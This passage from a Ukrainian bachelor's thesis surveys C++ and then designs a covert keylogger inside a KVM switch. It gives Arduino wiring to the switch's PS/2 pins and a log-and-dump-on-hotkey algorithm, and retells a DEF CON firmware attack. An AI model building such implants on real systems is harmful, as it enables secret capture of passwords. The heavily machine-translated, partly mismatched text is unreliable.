C++ продовжує розвиватися, щоб відповідати сучасним вимогам. Одна із груп, що розробляють мову C++ і напрямному комітету зі стандартизації C++ пропозиції по його поліпшенню – це Boost, що займається, у тому числі, удосконалюванням можливостей мови шляхом додавання в нього особливостей метапрограмування.

Ніхто не має права на мову C++, вона є вільнию. Однак сам документ стандарту мови (за винятком чернеток) не доступний безкоштовно. [9] У рамках процесу стандартизації, ISO випускає кілька видів видань. Зокрема, технічні доповіді й технічні характеристики публікуються, коли «видно майбутнє, але немає негайної можливості угоди для публікації міжнародного стандарту.» До 2011 року не було опубліковано три технічних звіти по C++: TR 19768: 2007 (також відомий як C++, Технічний звіт 1) для розширень бібліотеки в основному інтегрований в C++ 11, TR 29124: 2010 для спеціальних математичних функцій, і TR 24733: 2011 для десяткової арифметики із плаваючою крапкою. Технічна специфікація DTS 18822:. 2 014 (по файловій системі) була затверджена на початку 2015 року, і інші технічні характеристики перебувають у стадії розробки й очікують схвалення [10]

У книзі «Дизайн і еволюція C++» [11] Бьйорн Страуструп описує принципи, яких він дотримувався при проектуванні C++. Ці принципи пояснюють, чому C++ саме такий, який він є. Деякі з них:

– Одержати універсальну мову зі статичними типами даних, ефективністю й переносимістю мови C.

– Безпосередньо й всебічно підтримувати множина стилів програмування, у тому числі процедурне програмування, абстракцію даних, об’єктно-орієнтоване програмування й узагальнене програмування.

– Дати програмістові волю вибору, навіть якщо це дасть йому можливість вибирати неправильно.

– Максимально зберегти сумісність із C, тим самим уможливлюючи легкий перехід від програмування на C.

– Уникнути різночитань між C і C++: будь-яка конструкція, припустима в обох мовах, повинна в кожній з них позначати те саме й привести до одного й тому ж поводженню програми.

– Уникати особливостей, які залежать від платформи або не є універсальними.

– «Не платити за те, що не використовується» – ніякий мовний засіб не повинне приводити до зниження продуктивності програм, що не використовують його.

– Не вимагати занадто ускладненого середовища програмування.

Стандарт C++ складається із двох основних частин: опис ядра мови й опис стандартної бібліотеки.

Перший час мова розвивалася поза формальними рамками, спонтанно, у міру завдань, що вставали перед ним. Розвиток мови супроводжував розвиток крос-компілятора cfront. Нововведення в мові відбивалися в зміні номера версії кросу-компілятора. Ці номери версій крос-компілятора поширювалися й на саму мову, але стосовно до теперішнього часу мова про версії мови C++ не ведуть. Лише в 1998 мову став стандартизованим:

– C++ підтримує як коментарі в стилі C (/* коментар */), так і однорядкові (// вся частина, що залишилася, рядка є коментарем), де // позначає початок коментарю, а найближчий наступний символ нового рядка, що не випереджений символом \ (або еквівалентним йому позначенням ??/), уважається закінченням коментарю. Плюс цього коментарю в тому, що його не обов'язково закінчувати, тобто позначати закінчення коментарю.

– Специфікатор inline для функцій. Функція, певна усередині тіла класу, є inline за замовчуванням. Даний специфікатор є підказкою компіляторові й може вмонтувати тіло функції в код замість її безпосереднього виклику.

– Кваліфікатори const і volatile. На відміну від З, де const позначає тільки доступ на читання, в C++ змінна із кваліфікатором const повинна бути ініціалізована. volatile використовується в описі змінних і інформує компілятор,

що значення даної змінної може бути змінено способом, що компілятор не в змозі відстежити. Для змінних, оголошених volatile, компілятор не повинен застосовувати засобу оптимізації, що змінюють положення змінної в пам'яті (наприклад, що поміщають її в регістр) або належні на незмінність значення змінної в проміжку між двома присвоюваннями їй значення. У багатоядерній системі volatile допомагає уникати бар'єрів пам'яті 2-го типи.

– Простори імен (namespace).

Спеціальним випадком є безіменний простір імен. Усе імена, описані в ньому, доступні тільки в поточній одиниці трансляції й мають локальне зв'язування. Простір імен std містить у собі стандартні бібліотеки C++.

– Для роботи з пам'яттю введені оператори new, new [], delete і delete []. На відміну від бібліотечних malloc і free, що прийшли з C, дані оператори роблять ініціалізацію об'єкта. Для класів це виклик конструктора, для POD типів ініціалізацію можна або не проводити(new Pod;), або провести ініціалізацію нульовими значеннями (new Pod(); new Pod{};).

Типи

В C++ доступні наступні убудовані типи. Типи C++ практично повністю повторюють типи в C:

– Символьні: char, wchar_t (char16_t і char32_t, у стандарті C++ 11).

– Цілочисельні знакові: signed char, short int, int, long int (і long long, у стандарті C++ 11).

– Цілочисельні беззнакові: unsigned char, unsigned short int, unsigned int, unsigned long int(і unsigned long long, у стандарті C++ 11).

– Із плаваючою крапкою: float, double, long double.

– Логічний: bool, що має значення true або false.

Операції порівняння повертають тип bool. Вираження в дужках після if, while приводяться до типу bool. [12]

Мова ввела поняття посилань, а починаючи з одинадцятої версії стандарту rvalue посилання й forwarding посилання.

C++ додає до C об’єктно-орієнтовані можливості. Він уводить класи, які забезпечують три найважливіші властивості ООП: інкапсуляцію, спадкування й поліморфізм.

У стандарті C++ під класом (class) мається на увазі користувальницький тип, оголошений з використанням одного із ключових слів class, struct або union, під структурою (structure) мається на увазі клас, певний через ключове слово struct, і під об'єднанням (union) мається на увазі клас, певний через ключове слово union.

У тілі визначення класу можна вказати як оголошення функцій, так і їхнє визначення. В останньому випадку функція є що вбудовується (inline)). Нестатичні функції-члени можуть мати кваліфікатори const і volatile, а також посилальний кваліфікатор (& або &&).

Спадкування

C++ підтримує множинне спадкування. Спадкування від кожного класу може бути публічним, захищеним або закритим:

Також C++ підтримує віртуальне спадкування.

Поліморфізм

C++ підтримує динамічний поліморфізм і параметричний поліморфізм.

Параметричний поліморфізм представлений:

– Аргументами за замовчуванням для функцій. Приміром, для функції void f(int x, int y=5, int z=10), виклики f(1), f(1, 5) і f(1, 5, 10) еквівалентні.

– Перевантаження функцій: функція з одним ім'ям можуть мати різне число й різні за типом аргументи.

Часткою случаємо перевантаження функцій можна вважати перевантаження операторів.

– Механізмом шаблонів

Динамічний поліморфізм реалізується за допомогою віртуальних методів і ієрархії спадкування. Поліморфним в C++ є тип що має хоча б один віртуальний метод.

Інкапсуляція

Інкапсуляція в C++ реалізується через вказівку рівня доступу до членів класу: вони бувають публічними (відкритими, public), захищеними (protected) і приватними (закритими, private). В C++ структури формально відрізняються від класів лише тим, що за замовчуванням рівень доступу до членів класу й тип спадкування в структури публічні, а в класу – приватні.

Перевірка доступу відбувається під час компіляції, спроба звертання до недоступного члена класу викліке помилку компіляції.

Друзі

Функції-Друзі – це функції, що не є функціями-членами й проте які мають доступ до захищених і закритих членів класу. Вони повинні бути оголошені в тілі класу як friend.

Дружнім може бути оголошений як весь клас, так і функція-член класу. Чотири важливих обмеження, що накладаються на відносини дружності в C++:

– Дружність не транзитивна. Якщо A повідомляє другом B, а B, у свою чергу, повідомляє другом C, то C не стає автоматично другом для A. Для цього A повинен явно оголосити C своїм іншому.

– Дружність не взаємна. Якщо клас A повідомляє другом клас B, то він не стає автоматично другом для B. Для цього повинне існувати явне оголошення дружності A у класі B.

– Дружність не успадковується. Якщо A повідомляє клас B своїм іншому, то нащадки B не стають автоматично друзями A. Для цього кожний з них повинен бути оголошений іншому A у явній формі.

– Дружність не поширюється на нащадків. Якщо клас A повідомляє B іншому, то B не стає автоматично другом для класів-нащадків A. Кожний нащадок, якщо це потрібно, повинен оголосити B своїм іншому самостійно.

У загальному виді це правило можна сформулювати в такий спосіб: «Відношення дружності існує тільки між тими класами (класом і функцією), для

яких воно явно оголошене в коді, і діє тільки в тому напрямку, у якому воно оголошено».

Спеціальні функції

Клас за замовчуванням може мати шість спеціальних функцій: конструктор за замовчуванням, конструктор копіювання, конструктор переміщення, деструктор, оператор присвоювання копіюванням, оператор присвоювання переміщенням. Також можна явно визначити їх усе.

Конструктор викликається для ініціалізації об'єкта (відповідного типу) при його створенні, а деструктор – для знищення об'єкта. Клас може мати трохи конструкторів, але деструктор може мати тільки один. Конструктори в C++ не можуть бути оголошені віртуальними, а деструктори – можуть, і звичайно оголошуються для всіх поліморфних типів, щоб гарантувати правильне знищення доступного по посиланню або покажчику об'єкта незалежно від того, якого типу посилання або покажчик. При наявності хоча б в одного з базових класів віртуального деструктора, деструктор класу нащадка автоматично стає віртуальним.

Шаблони

Шаблони дозволяють породжувати функції й класи, параметризовані певним типом або значенням.

Стандартна бібліотека

Загальна структура

Стандартна бібліотека C++ містить у собі набір засобів, які повинні бути доступні для будь-якої реалізації мови, щоб забезпечити програмістам зручне користування язиковими засобами й створити базу для розробки як прикладних додатків самого широкого спектра, так і спеціалізованих бібліотек. Стандартна бібліотека C++ містить у собі частина стандартної бібліотеки C. Стандарт C++ містить нормативне посилання на стандарт C від 1990 року й не визначає самостійно ті функції стандартної бібліотеки, які запозичаться зі стандартної бібліотеки C.

Доступ до можливостей стандартної бібліотеки C++ забезпечується за допомогою включення в програму (за допомогою директиви #include) відповідних стандартних заголовних файлів. Усього в стандарті C++ 11 визначено 79 таких файлів. Засоби стандартної бібліотеки оголошуються як вхідні в простір імен std. Заголовні файли, імена яких відповідають шаблону «c», де X – ім'я заголовного файлу стандартної бібліотеки C без розширення (cstdlib, cstring, cstdio та ін.), містять оголошення, що відповідають даної частини стандартної бібліотеки C. Стандартні функції бібліотеки C також перебувають у просторі імен std.

Склад

Стандартна бібліотека містить у собі наступні розділи:

– Підтримка мови. Включає засобу, які необхідні для роботи програм, а також відомості про особливості реалізації. Виділення пам'яті, RTTI, базові виключення, межі значень для числових типів даних, базові засоби взаємодії із середовищем, такі як системний годинник, обробка сигналів UNIX, завершення програми.

– Стандартні контейнери. У стандартну бібліотеку входять шаблони для наступних контейнерів: динамічний масив(vector), статичний масив(array), одне- і двонаправлені списки(list, forward_list), стік(stack), дек(deque), асоціативні масиви(map, multimap), безлічі(set, multiset), черга із пріоритетом(priority_queue).

– Основні утиліти. У цей розділ входить опис основних базових елементів, застосовуваних у стандартній бібліотеці, розподільників пам'яті й підтримка часу й дати в стилі C.

– Ітератори. Забезпечують шаблони ітераторів, за допомогою яких у стандартній бібліотеці реалізується стандартний механізм групового застосування алгоритмів обробки даних до елементів контейнерів.

– Алгоритми. Шаблони для опису операцій обробки, які за допомогою механізмів стандартної бібліотеки можуть застосовуватися до будь-якої

послідовності елементів, у тому числі до елементів у контейнерах. Також у цей розділ входять опису функцій bsearch() і qsort() зі стандартної бібліотеки С.

– Рядки. Шаблони рядків у стилі С++. Також у цей розділ попадає частина бібліотек для роботи з рядками й символами в стилі С.

– Введення-вивід. Шаблони й допоміжні класи для потоків введення-виводу загального виду, строкового введення-виводу, маніпулятори (засобу керування форматом потокового введення-виводу в стилі С++).

– Локалізація. Визначення, використовувані для підтримки національних особливостей і форматів подання (дат, валют і т.д.) у стилі С++ і в стилі С.

– Діагностика. Визначення ряду виключень і механізмів перевірки тверджень під час виконання (assert). Підтримка обробки помилок у стилі С.

– Числа. Визначення для роботи з комплексними числами, математичними векторами, підтримка загальних математичних функцій, генератор випадкових чисел.

Контейнери, рядки, алгоритми, ітератори й основні утиліти, за винятком запозичень із бібліотеки С, збирательно називаються STL (Standard Template Library – стандартна шаблонова бібліотека). Споконвічно ця бібліотека була окремим продуктом і її абревіатурою розшифровувалася інакше, але потім вона ввійшла в стандартну бібліотеку С++ як невід'ємний елемент. У назві відбите те, що для реалізації засобів загального виду (контейнерів, рядків, алгоритмів) використані механізми узагальненого програмування (шаблони С++ – template). У роботах Страуструпа докладно описуються причини, по яких був зроблений саме такий вибір. Основними з них є більша універсальність обраного рішення (шаблонові контейнери, на відміну від об'єктних, можуть легко використовуватися для не об'єктних типів і не вимагають наявності загального предка в типів елементів) і його технічна ефективність (як правило, операції шаблонового контейнера не вимагають викликів віртуальних функцій і можуть легко вбудовуватися (inline), що в підсумку дає виграш у продуктивності).

Починаючи зі стандарту C++ 11 додалися наступні можливості:

– Додано бібліотеку <regex>, що реалізує загальноприйняті механізми пошуку й підстановки за допомогою регулярних виражень.

– Додано підтримку багатопоточності.

– Атомарні операції.

– Unordered варіанти асоціативних масивів і множин.

– Розумні покажчики, що забезпечують автоматичне звільнення виділеної пам'яті.

2.3 Розгорнута постановка завдання

Згідно з технічним завданням на випускну кваліфікаційну роботу за першим (бакалаврським) рівнем вищої освіти, реалізації підлягає програмне забезпечення, яке призначено для системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

В процесі розробки випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти необхідно виконати наступний обсяг роботи:

а) провести аналіз існуючих систем-аналогів для виявлення їх позитивних і негативних якостей. Результати аналізу врахувати в подальших розробках;

б) вибрати та обґрунтувати методику побудови системи контролю роботи технологічного обладнання на виробництві в автоматизованому режимі. Розробити функціональну та структурну схеми системи;

в) розробити програмне забезпечення системи, що дозволить реалізувати поставлену технічним завданням задачу. Побудувати блок-схеми алгоритмів програми та підпрограми;

г) організувати інтерфейс користувача з метою формування та виводу на екран ЕОМ повідомлень про некоректні дії користувача та нестандартні ситуації в роботі технологічного обладнання;

д) розробити рекомендації по організаційних та методичних заходах, які забезпечать впровадження системи в промислову експлуатацію та її подальшу успішну експлуатацію;

е) провести розрахунки по визначенню економічної ефективності розробленої системи;

ж) розробити заходи по охороні праці при впровадженні та експлуатації системи, а також розробити заходи з цивільного захисту;

з) сформувати висновки про виконаний обсяг робіт та одержані результати.

3 ОПИС І ОБҐРУНТУВАННЯ ПРОЕКТНИХ РІШЕНЬ

3.1 Опис функціонування системи

Коли мова заходить про великі системи, комп'ютерів набагато більше, ніж людей, які їх обслуговують. Це не є великою проблемою, оскільки ви можете просто використовувати KVM, щоб підключити один термінал клавіатури/відео/миші до всіх них, перемикаючись між кожним блоком просто та плавно. Побічний ефект полягає в тому, що тепер KVM має стільки ж доступу до всіх цих систем, скільки людина, яка пестить клавіатуру. Розробники витратили деякий час на розробку мікропрограми для одного з цих пристроїв і продемонстрували, як тіньове програмне забезпечення може заблокувати ці системи, навіть якщо деякі з самих систем відірвані від Інтернету. Це була їхня перша розмова на DEF CON , і вони чудово пояснили, що потрібно для злому цих пристроїв.

DSC_0418KVM починався дуже просто, але не залишився таким. На початку 1990-х можна було придбати 4-портовий KVM, який був трохи більше, ніж комутатор у стилі AV. Перехід клавіатур на USB приніс із собою велике оновлення апаратного забезпечення KVM. У 2000 році на сцену вийшли комутатори з 16 портами та повним стеком USB. Десять років потому ви могли знайти матричні KVM, які підтримують 1024 машини або більше. Це далеко не перші комутатори, це повноцінні комп'ютери, створені для простого доступу до серверних стійок, повних машин.

DSC_0422Ключ – це прошивка, володійте нею, і ви володієте пристроєм. Невідомий виробник пристрою, представленого в цій розмові, був досить добрий, щоб додати компакт-диск у коробку, яка містить утиліту оновлення мікропрограми, а також firmware.bin файл. Утиліта мікропрограми розпаковує цей двійковий файл і зберігає його в пам'яті, що робить його легкодоступним.

На жаль, запуск скинутої краплі через Binwalk нічого не допоміг дослідникам. 64 кілобайти даних не містять жодного рядка та нуль придатних для використання результатів, вони, очевидно, заплутані. Наступним тестом було нюхання даних, переданих через кабель оновлення, який постачається з пристроєм. За винятком звичайних витрат послідовного порту та виправлення помилок, те, що проходить через кабель, побайтно ідентично блобу. Їм потрібно було знайти спосіб зламати цей код.

Розшифровка прошивки

Справжній ключ до розшифровки мікропрограмного блоку з’явився, дивлячись на друковану плату KVM. Є два великих мікросхеми з фірмовою назвою виробника пристрою; ймовірні ASIC. На додаток до цього є процесор 8052 і зовнішня мікросхема оперативної пам'яті. Дивлячись на мікропрограму крізь призму 8051 Assembly (так, це 8052, але збірка така ж, як і у варіанті '51), ось що їм допомогло.

Це не відразу виявило жодних підказок, але, дивлячись на останні вісім байтів мікропрограми, почала з’являтися закономірність. Зіставляючи часто використовувані значення в кількох варіантах мікропрограми, дослідники почали асоціювати це як ідентифікатор версії мікропрограми. Це були базові числові значення, але чотири біти, що представляють кожне число, були приховані в кожному байті, займаючи позиції [6..3]. Повертаючи байти вправо на три, кожен байт стає значенням ASCII для числа, яке узгоджується з номером версії мікропрограми.

Вони майже були на місці. Дивлячись на рядки, вони знайшли алфавіт, але в неправильному порядку. Уважніше дослідження показало, що літери були згруповані в 3 набори, і кожен набір перемішувався однаково. Цей рядок був ключем до скасування перетасування решти двійкового файлу. Еврика, заплутаний код! Зміщення всіх байтів мікропрограми дозволило Binwalk проаналізувати файл, що призвело до появи рядків, функцій і всього, що вам потрібно для читання програми.

Демонстрація вразливості

Звичайно, читання прошивки – це лише перший крок, вам потрібно показати, що з нею можна зробити щось корисне (підступне). Під час розмови пара продемонструвала перемикання своєї спеціальної мікропрограми на іншу систему, «введення» пароля (який був би зареєстрований раніше, коли його вводила людина) і відтворення двійкового файлу, який потім було виконано для завантаження шкідливого програмного забезпечення в систему.

Так, вам потрібен фізичний доступ, щоб виконати цю атаку за допомогою KVM, який використовується під час розмови. Але деякі KVM дозволяють оновлювати прошивку через IP, і багато з них мають веб-інтерфейси для налаштування. Тут доступно багато векторів, і, знаючи це, обговорення повертається до профілактики. Статистика натискань клавіш є одним із способів запобігти таким атакам. Реєструючи, наскільки швидко вводяться символи, наскільки жорстка каденція та інші людські риси, як-от використання зворотного простору, ефективність цього типу атаки може бути значно знижена.

3.2 Розробка структурної схеми

Експериментальне встаткування

При виготовленні експериментальної версії клавіатурного шпигуна використовувалася плата Arduino Uno. На цій платі є вхідні/вихідні піни й середовище програмування на базі мови C++, за допомогою якої можна одержувати доступ до виводів з метою установки прототипів.

Експериментальна версія клавіатурного шпигуна на базі плати Arduino Uno, на рисунку вище, показана плата, підключена до мікроконтролера PIC16C57C, використовуваного KVM-світчем.


– Чорний щуп: Пін 4 у мікроконтролері PIC16C57C (земля). Відповідно, земля й на платі Arduino.

– Синій щуп: Пін 22 у мікроконтролері PIC16C57C (пін з тактовими імпульсами клавіатури PS/2). Цифровий I/O Пін 2 на платі Arduino.

– Зелений щуп: Пін 23 у мікроконтролері PIC16C57C (інформаційний пін клавіатури PS/2). Цифровий I/O Пін 8 на платі Arduino.

– Червоний щуп: Пін 11 у мікроконтролері PIC16C57C (розв'язний сигнал для вихідного порту 2 в KVM-світче). Цифровий I/O Пін 9 на платі Arduino.

В експериментальних цілях використовується тільки шина, що включає Порт 2.



KVM-світч Belkin E Series OmniView 2-Port

Плата Arduino Uno, підключена до ZIF-сокету (Zero insertion force; з нульовим зусиллям зчленування) з підключеним мікроконтролером PIC16C57C, витягнутим з KVM-світча

Рисунок 3.1 – Структурна схема системи

Існує 3 способи, якими USB-перемикач KVM може заразити свого «сусіда»:

1: будь-який, якщо KVM-перемикач підтримує оновлення мікропрограми через USB без натискання жодної фізичної кнопки, щоб перевести його в «режим оновлення». Тоді стиль атаки BadUSB може бути використаний для перепрограмування перемикача KVM для надсилання команд або подібних.

2: Якщо USB-хост KVM-перемикача приймає будь-що, включаючи USB-накопичувачі, і ви підключили USB-накопичувач до нього. Якщо «поганий» комп'ютер заразить диск, а потім ви натиснете кнопку для перемикання, заражений USB також може заразити «чистий» комп'ютер.

3: Якщо будь-який пристрій за KVM уразливий до BadUSB, наприклад, клавіатура або миша, то пристрій «інфіковано», і ви перемикаєтеся.

Однак перемикач KVM, який використовує вихід PS/2, я б сказав, на 100% безпечний. Навіть якщо консольний вхід USB. Наприклад, наступні 2 типи перемикачів KVM безпечні:

– 2 порти USB + 1 порт VGA/DVI/HDMI --> 2 порти VGA/DVI/HDMI і 2 фіолетових PS/2 і 2 зелених PS/2

– 1 фіолетовий PS/2 і 1 зелений PS/2 + 1 порт VGA/DVI/HDMI --> 2 порти VGA/DVI/HDMI і 2 фіолетових PS/2 і 2 зелених PS/2

Ці типи комутаторів KVM безпечні, навіть якщо ви використовуєте адаптер PS/2 – USB та/або адаптер USB – PS/2 для підключення до них, оскільки лінії PS/2 не можуть передавати шкідливі дані, тому жодні шкідливі дані не можуть бути передані при натисканні кнопки.

Так, адаптер PS/2 – USB, під'єднаний на «поганому» хості, звичайно, може бути заражений зловмисним програмним забезпеченням «BadUSB», але тоді інфекція потрапить на цей хост, оскільки «чистий» комп'ютер має власний адаптер, а передача на комутатор KVM з хоста здійснюється через PS/2.

Пристрої PS/2, мікропрограму яких можна оновити через лінію PS/2 без необхідності перемикання в режим USB чи подібний – я б сказав, їх можна порахувати на руках.

Порти зображення, такі як VGA, DVI та HDMI, повністю безпечні, оскільки вони не можуть монтувати або надсилати команди на комп'ютер. Вони можуть надсилати ідентифікаційні рядки на комп'ютер, як-от ім'я виробника екрана та його підтримувані швидкості та роздільна здатність, але щоб фактично щось скомпрометувати, пристрою потрібно буде скористатися експлойтом на головному комп'ютері, як-от переповнення буфера чи подібне, І монітор має оновлювати мікропрограму через порт зображення, щоб можна було встановити зловмисне корисне навантаження.

Досить малоймовірно, що мікропрограму монітора комп'ютера можна було б оновити через його вхід зображення І ви отримуєте зловмисне програмне забезпечення на «поганому» комп'ютері, яке підтримує зараження монітора І «чистий» комп'ютер вразливий (переповнення буфера чи подібне) до поганих рядків, надісланих через порт зображення.

3.3 Розробка функціональної схеми

Алгоритм роботи

У цілому програма на платформі Arduino буде перебувати в трьох станах:

– Коли сигнал, пов'язаний з підключенням вихідного порту, високого рівня (порт дозволений), записуються всі натиснуті клавіші.

– Коли сигнал, пов'язаний з підключенням вихідного порту, низького рівня (порт відключений через очікування уведення гарячих клавіш), детектируется послідовність гарячих клавіш для вивантаження зібраної інформації.

– Якщо пізнано послідовність гарячих клавіш на знімання зібраних відомостей, і сигнал, пов'язаний з підключенням вихідного порту, міняється з

низького на високий (порт знову дозволений), вивантажується інформація про всі натиснуті клавіші.

